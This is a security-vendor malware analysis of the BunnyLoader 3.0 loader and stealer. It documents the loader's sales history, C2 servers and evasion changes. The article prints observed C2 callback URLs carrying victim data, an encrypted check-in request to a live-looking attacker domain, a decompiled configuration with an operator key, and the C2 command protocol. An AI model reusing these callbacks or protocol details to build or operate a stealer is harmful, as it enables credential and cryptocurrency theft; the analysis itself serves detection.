Inside the Rabbit Hole: BunnyLoader 3.0 Unveiled

unit42.paloaltonetworks.com/analysis-of-bunnyloader-malware/

Amanda Tanner, Anthony Galiette, Jerome Tujague

March 15, 2024

By Amanda Tanner, Anthony Galiette and Jerome Tujague

March 15, 2024 at 3:00 AM

Category: Malware

Tags: Advanced URL Filtering, Advanced WildFire, BunnyLoader, Cortex XDR, credential theft, crypto theft, Cybercrime, DNS security, malware-as-a-service, next-generation firewall, Prisma Cloud, WAAS

This post is also available in: 日本語 (Japanese)

Executive Summary

This article will focus on the newly released BunnyLoader 3.0, as well as historically observed BunnyLoader infrastructure and an overview of its capabilities. BunnyLoader is dynamically developing malware with the capability to steal information, credentials and cryptocurrency, as well as deliver additional malware to its victims.

In an increasingly cutthroat market, cybercriminals must regularly update and retool their malware to compete with other cybercriminals, security tools and researchers alike. Since its initial discovery in September of 2023, BunnyLoader malware as a service (MaaS) has frequently updated its functionality to include the following:

- Bug fixes
- Additional antivirus evasion and protections
- Multiple data recovery functionalities for the stealer portion
    - Additional browser paths
    - Keylogger functionality

Additional activity discovered in October 2023 by Unit 42 threat researchers revealed the threat actor continued to modify and retool BunnyLoader. The threat actor frequently changed their tactics in an effort to deliver and execute the malware in what appears to be an attempt to further obfuscate and evade detection.

Samples collected during this time included packed binaries using PureCrypter, UPX and Themida during various campaigns in November. In December, the BunnyLoader payload was delivered as a follow-up payload to a PureCrypter infection using a novel .NET injector. Threat actors changed filenames of the malware to mimic legitimate video games and other applications.

Frequent changes in tactics, techniques and procedures (TTPs) like infrastructure, packers, encryption and method of exfiltration help the attacker evade detection. It's also meant to undermine cybersecurity researchers' ability to detect and analyze the threat actor's activities.

On Feb. 11, 2024, the threat actor behind BunnyLoader announced the release of BunnyLoader 3.0, boasting the malware has been "completely redesigned and enhanced by 90%."

The threat actor claims enhancements to BunnyLoader payloads include:

- Payloads/modules "completely rewritten for improved performance"
- Reduced payload size
- Advanced keylogging capabilities

By revealing the threat actor's continued development of the malware and its evolving TTPs, we aim to empower readers to detect and hopefully prevent this threat.

Palo Alto Networks customers are better protected from BunnyLoader through Cortex XDR and XSIAM, as well as through Prisma Cloud. Customers are also better protected through our Next-Generation Firewall with Cloud-Delivered Security Services, including Advanced WildFire, DNS Security, and Advanced URL Filtering.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **MaaS**, **Cybercrime**

Table of Contents

Behind the Ears of BunnyLoader
Observed Infrastructure: From Burrows to Bytes
Sample Analysis: Hopping Through the Bytes of BunnyLoader 3.0
Command and Control Update
Modularization of BunnyLoader Binary
Conclusion
Protections and Mitigations
Indicators of Compromise
Additional Resources
Appendix

Behind the Ears of BunnyLoader

BunnyLoader has had a rapid development cycle. Version 1.0 was first seen at the beginning of September 2023, advertised on the dark web as a MaaS botnet and loader malware written in C/C++. It had a variety of capabilities such as the following:

- Fileless loading
- Credential theft
- Cryptocurrency theft
- Clipboard theft

The threat actor behind this malware is known as “Player” or “Player_Bunny.” The buyer determines what malware BunnyLoader delivers. The author of this malware prohibits its use against Russian systems.

Malware authors residing in or around Russian territory commonly prohibit the use of their malware against Russian targets. Threat actors likely use this restriction as a way to stay off of Russian law enforcement’s radar.

As early as Sept. 4, 2023, the threat actor “Player” initially offered BunnyLoader version 1.0 on various forums at $250 for lifetime access. An example of this advertisement is shown below in Figure 1.



Figure 1. Dark web post advertising BunnyLoader 1.0. Source: @DailyDarkWeb on X (Twitter).

By the end of September 2023, BunnyLoader underwent a rapid retooling. According to the BunnyLoader advertisement, new features include the following:

- Command-and-control (C2) panel bug fixes
- Antivirus evasion
- Multiple data recovery methods used for information theft
- Added browser paths
- Keylogger functionality
- Anti-analysis protections

The malware loader ecosystem is normally in a state of flux. During the previous month, August 2023, there was significant impact to the prolific malware family Qakbot with the joint law enforcement takedown operation.

This event likely signaled an opportunity for other MaaS loader operators to gain a market foothold. As such, the aggressive retooling and updating by the BunnyLoader author might have been to attract market interest and increase its adoption. By the end of September, the author had released BunnyLoader 2.0 and it was seen in the wild.

In October, the author offered a “private” version of the malware for $350. Unlike the original version, the author obfuscated this private version, and they made regular updates to evade antivirus protections. Threat actors were likely motivated to make these updates because security researchers discovered the malware in late September.

The threat actor advertised their most recent version, BunnyLoader 3.0, on their Telegram channel on Feb. 11, 2024.

Observed Infrastructure: From Burrows to Bytes

When security researchers initially discovered BunnyLoader 1.0 in September, it used 37.139.129[.]145 for its C2 server, as noted in Figure 2.



Figure 2. X (formerly known as Twitter) post by security researcher 0xperator. Source: @0xperator on X (Twitter).

In the earliest known samples of BunnyLoader, the client communicated with C2 servers using a standardized directory structure of http://[url]/Bunny/[PHP endpoint], as shown below in Figure 3. This pattern remains consistent throughout all samples leading up to the release of BunnyLoader 3.0.

http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461lq
http://37.139.129.145/Bunny/StealerRegistration.php?country=
http://37.139.129.145/Bunny/ResultCMD.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender&value=
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=27214846115118539-3749460369-599379286
http://37.139.129.145/Bunny/Heartbeat.php?country=United+States&ip=34.86.73.37&host=AZURE-PC&ver=2.0&system=Microsoft+Windows+7+Professional+%0A&privs=Admin&av=N%2FA
http://37.139.129.145/Bunny/Add.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsof
http://37.139.129.145/Bunny/Echoer.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Micro
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461BunnyLogs
http://37.139.129.145/Bunny/Echoer.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
http://37.139.129.145/Bunny/Heartbeat.php?country=&ip=1.254.1.255%0A&host=WALKER-PC&ver=2.0&system=Microsoft+Windows+7+Enterprise+%0A&privs=Admin&av=N/A
http://37.139.129.145/Bunny/Heartbeat.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Mi
http://37.139.129.145/Bunny/Add.php
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=2902388419
http://37.139.129.145/Bunny/Echoer.php?country=&ip=1.254.1.255%0A&host=WALKER-PC&ver=2.0&system=Microsoft+Windows+7+Enterprise+%0A&privs=Admin&av=N%2FA
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=272148461-4e4c-bd18-02b67ac065cc
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461e
http://37.139.129.145/Bunny/Echoer.php
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=272148461
http://37.139.129.145/Bunny/StealerLogs/BunnyLogs_468325.zipM
http://37.139.129.145/Bunny/Add.phpConnected
http://37.139.129.145/Bunny/Echoer.php?country=United+States&ip=34.86.73.37&host=AZURE-PC&ver=2.0&system=Microsoft+Windows+7+Professional+%0A&privs=Admin&av=N/A
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=5&BotID=27214846115118539-3749460369-599379286
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=5&BotID=272148461.
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461lR
http://37.139.129.145/Bunny/Heartbeat.php?country=Italy&ip=34.17.55.59&host=841618&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
http://37.139.129.145/Bunny/Uploader.phpWinsta0

Figure 3. URLs we have observed reflecting the directory structure on the C2 server at 37.139.129[.]145.

BunnyLoader 2.0 uses URLs ending with Add.php to initially register the BunnyLoader client with the C2 server. Prior to registration, the malware enumerates the device and uses the collected information as a fingerprint to identify distinct targets.
Once BunnyLoader establishes communication with the C2, it repeatedly sends requests using URLs ending with TaskHandler.php. Responses from these requests initialized further malicious tasks performed by BunnyLoader.

Threat authors coded these tasks into separate functions, which included the following:

- Keylogging
- Clipboard theft
- Downloading additional malware
- Remote command execution
- Crypto wallet theft
- Application credential theft

During October, we observed new C2 infrastructure hosted at 185.241.208[.]83. That month, we also found BunnyLoader samples delivered via a conspicuous ZIP archive named Shovel Knight.zip. Further analysis revealed the contents of Shovel Knight.zip include a Windows executable, which is the stager for BunnyLoader 2.0.

Shovel Knight is a well-known video game for which development was crowdfunded. It was then released by major video game platforms. The threat actors' use of the names of legitimate software is undoubtedly an effort to trick users into opening and executing the malicious files.

During November, we identified subsequent campaigns using C2 servers hosted at:

- 195.10.205[.]23
- 172.105.124[.]34

Samples we collected in November 2023 used Themida to pack Windows executable files for BunnyLoader. In addition to Themida, we observed a cluster of PureCrypter samples in November 2023 designed to deliver BunnyLoader. These techniques indicate the operators of BunnyLoader started taking additional measures to protect their malware.

During December, we observed new C2 servers at:

- 134.122.197[.]80
- 91.92.254[.]31

That month's infection chain was far more complex than seen in previous months. We observed additional changes in TTPs, where the infection chain started with a previously unseen dropper leading to PureCrypter and forking into two branches as shown in Figure 4.



Figure 4. Overview of December infection chain.

One branch from the PureCrypter infection continues to deploy additional Pure malware by dropping the PureLogs loader and then delivering the PureLogs stealer. The second branch results in PureCrypter leveraging a .NET injector to deliver BunnyLoader, which masquerades as the file notepet.exe. Notepet is a pet health tracker application for pet owners.

We also observed BunnyLoader using a misspelling of the app for the filename notep.exe. Threat actors used this file to deliver the Meduza stealer malware.

Following the December activity, the threat author advertised another massive retooling with the release of BunnyLoader 3.0 on Feb. 11, 2024, as shown in Figure 5. Senior threat intelligence researcher @RussianPanda9xx first publicly shared this announcement on X (Twitter) as shown below in Figure 6.



Figure 5. Advertisement for BunnyLoader 3.0 on Telegram.



Figure 6. X (formerly known as Twitter) post by threat intelligence researcher @RussianPanda.

The latest version of BunnyLoader, version 3.0, uses a different directory structure on its C2 servers than we saw in version 2.0. This directory structure is formatted as http://[C2]/[path]/[PHP API]. We discuss this information in more detail in the section Hopping Through the Bytes.

In BunnyLoader 3.0, the threat actor uses a dropper delivered via a CMD file with the BunnyLoader malware embedded in the dropper to deliver the actual malicious payload. Once attackers deliver BunnyLoader to the target machine, the malware reaches out to a C2 server at 91.92.247[.]212, which then responds and waits for further instruction from the threat actor.

Sample Analysis: Hopping Through the Bytes of BunnyLoader 3.0

On Feb. 14, 2024, security researcher Germán Fernández identified the first known sample of BunnyLoader 3.0 contained in a malicious .cmd script discovered by @ViriBack.

Unit 42 researchers tracking this threat analyzed the updated BunnyLoader file extracted from the .cmd script. We identified several major changes from prior versions, including updates to the C2 communication protocol and modularization of the binary.

As many aspects of BunnyLoader have not changed and are well documented in other write-ups, we focused our analysis in this article on new features. The following sections are not a comprehensive analysis but rather highlight key features found in the new version.

Command and Control Update

The base URI structure of the C2 communication remains unchanged from prior versions, using the format http://[C2]/[path]/[PHP API]. The sample of BunnyLoader mentioned previously is configured to communicate with the C2 server located at hxxp://ads[.]hostloads[.]xyz/BAGUvIxJu32I0/gate.php. While previous versions of BunnyLoader used the string Bunny in the URL path, BunnyLoader 3.0 allows the operator to specify the path name.

Prior to the release of version 3.0, BunnyLoader servers used multiple PHP API endpoints to receive communication from clients (shown in Figure 3). All samples of BunnyLoader 3.0 observed by Unit 42 use one endpoint, gate.php.

Rather than sending HTTP parameters in cleartext, as seen in previous versions, BunnyLoader 3.0 will obfuscate these values using RC4 encryption. A random 32-character key is generated each time BunnyLoader is executed, which is used to RC4 encrypt all HTTP query parameter values. The encrypted values are subsequently converted into charcode and URL encoded, as seen in Figure 7, wherein a client is making an initial connection to the C2 server.

```
GET /BAGUvIxJu32I0/gate.php?ipaddress=26+17+74+186+106+137+232+247+227+152+249+74+11&hos
tname=111+99+43+223+11+240+150+226+143+228+251+41+7+76+39&version=24+8+72&system=124+79+
22+240+48+200+181+239+235+134+232+63+80+118+122+67+30+17+125+224+253&privileges=126+85+2
9+230&arch=83+30+78&antivirus=124+79+22+240+48+200+181+239+158+211+174+31+80+102+122+67&
disk_id=24+16+72+172+106+143+242+249+232+142&key=114+105+47+196+14+228+135+128+137+252+1
29+41+117+113+102+70+5+20+56+235+247+127+244+208+147+91+204+118+135+165+215+24+16+30+190
+123+96+148+111+211+76+152+30+49+254+75+204+36+107+223+230+212+100+237+140+191+178+119+3
7+79+101+173+138+74+7+255+240+78+124+207+22+253+95+15+220&enc_key=p1USiZA6JrHkIJLOfGoJhz
Pj78BXe4Jx HTTP/1.1
User-Agent: Windows Defender
Host: ads.hostloads.xyz
Cache-Control: no-cache

HTTP/1.1 200 OK
content-type: text/html; charset=UTF-8
content-length: 12
date: Tue, 05 Mar 2024 20:53:47 GMT
server: LiteSpeed
connection: Keep-Alive
```

Figure 7. Example of HTTP headers from an initial connection to the BunnyLoader C2 server.

For the C2 server to differentiate between client requests, each client function uses a unique URI parameter format, along with a specific user agent. Table 1 below outlines all possible C2 communication routines, including their purpose and parameters used.

HTTP query parameter names and values are listed in the rightmost column, with notations in parentheses to indicate usage. Unit 42 created the ID column for reference purposes.

ID	Purpose	User Agent	HTTP/S URI Parameters
1	Establishes initial connection to the C2 server.	Windows Defender	ipaddress hostname version (BunnyLoader version) system (Operating System) privileges (Local or Admin) arch (CPU Architecture) antivirus disk_id (Bot ID) key (BL Operator Key) enc_key (RC4 Key)
2	Sends a heartbeat to the C2 every 50 seconds.	Avast	heart (BL Operator Key) hostname system (Operating System) arch (CPU Architecture) heart_enc_key (RC4 Key)
3	Sends a request every two seconds. The expected response is a command run via the Windows command line.	ESET SECURITY	hostname system arch cecho (BL Operator Key) enc_cecho (RC4 Key)

4	Response to the C2 after executing the command in the previous row.	McAffe	val (BL Operator Key) hostname system arch value (command output) va_enc_key (RC4 Key)
5	Sends a request every two seconds. The expected response is a specially formatted command parsed by the client.	AVG	BID (Bot ID) bid_enc_key (RC4 Key)
6	Response to the C2 after executing the command in the previous row.	Google Chrome	CID (Command ID) bid (Bot ID) enc_key (RC4 Key)
7	Sends a request every two seconds. The expected response is a specially formatted command parsed by the client. Used to download the denial-of-service (DoS) module.	Avast	DBID (Bot ID) DBID_enc_key (RC4 Key)
8	Response to the C2 after executing the command in the previous row.	Google Chrome	DCID (Command ID) DBID (Bot ID) d_enc_key (RC4 Key)

Table 1. BunnyLoader C2 functions and associated communications.

The C2 address, C2 path, BunnyLoader version and operator ID are all hard-coded in the binary. This function also generates the RC4 key, as shown in Figure 8 below.

```
u42_copy_func_0(c2_domain, "ads.hostloads.xyz", 0x11u);
dword_7971F0 = 0;
c2_api_path = 0i64;
dword_7971F4 = 0;
u42_copy_func_0(&c2_api_path, "BAGUvIxJu32I0", 0xDu);
dword_797208 = 0;
BunnyLoader_version_string = 0i64;
dword_79720C = 0;
u42_copy_func_0(&BunnyLoader_version_string, "3.0", 3u);
dword_797220 = 0;
operator_key = 0i64;
dword_797224 = 0;
u42_copy_func_0(&operator_key, "YOWPQ[AOSJISKsywkw,xosiwkwosulqoPQIDYWZLSAOIWHDMSK6372863738273722727392738", 0x4Bu);
u42_create_random_string((void **)&generated_rc4_key, 32);
```

Figure 8. BunnyLoader client configuration function as seen using IDA Pro.

Modularization of BunnyLoader Binary

The second major change in BunnyLoader 3.0 is the transition from one file to a smaller base client with features available as downloadable modules. While most of the client code is similar to previous versions, BunnyLoader's custom stealer, clipper, keylogger and new DoS functions are now separated into distinct binaries. Operators of BunnyLoader can choose to deploy these modules or use BunnyLoader's built-in commands to load their choice of malware.

When running on a target computer, BunnyLoader will check in with the C2 every two seconds (see row five in Table 1), awaiting a specifically formatted command. These instructions facilitate the download and execution of additional malware on the target's computer and are formatted in the following manner:

```
1  ID --> [value]; Task_Name --> [value]; Task_Args --> [value]; DLL --> [value]
```

The Task_Name and Task_Arg values are extracted from the command and passed to corresponding functions, which instruct the client how to download and execute the new payload. All HTTP download requests performed via these commands will utilize either the user agent ESET NOD32 (download is saved to disk) or curl/1.0 (fileless injection), and all downloaded files are saved to the victim's %localappdata%\Temp folder.

The client will send a response back to the C2 containing the Command ID (CID) value extracted from the command, using the format shown in row six of Table 1.

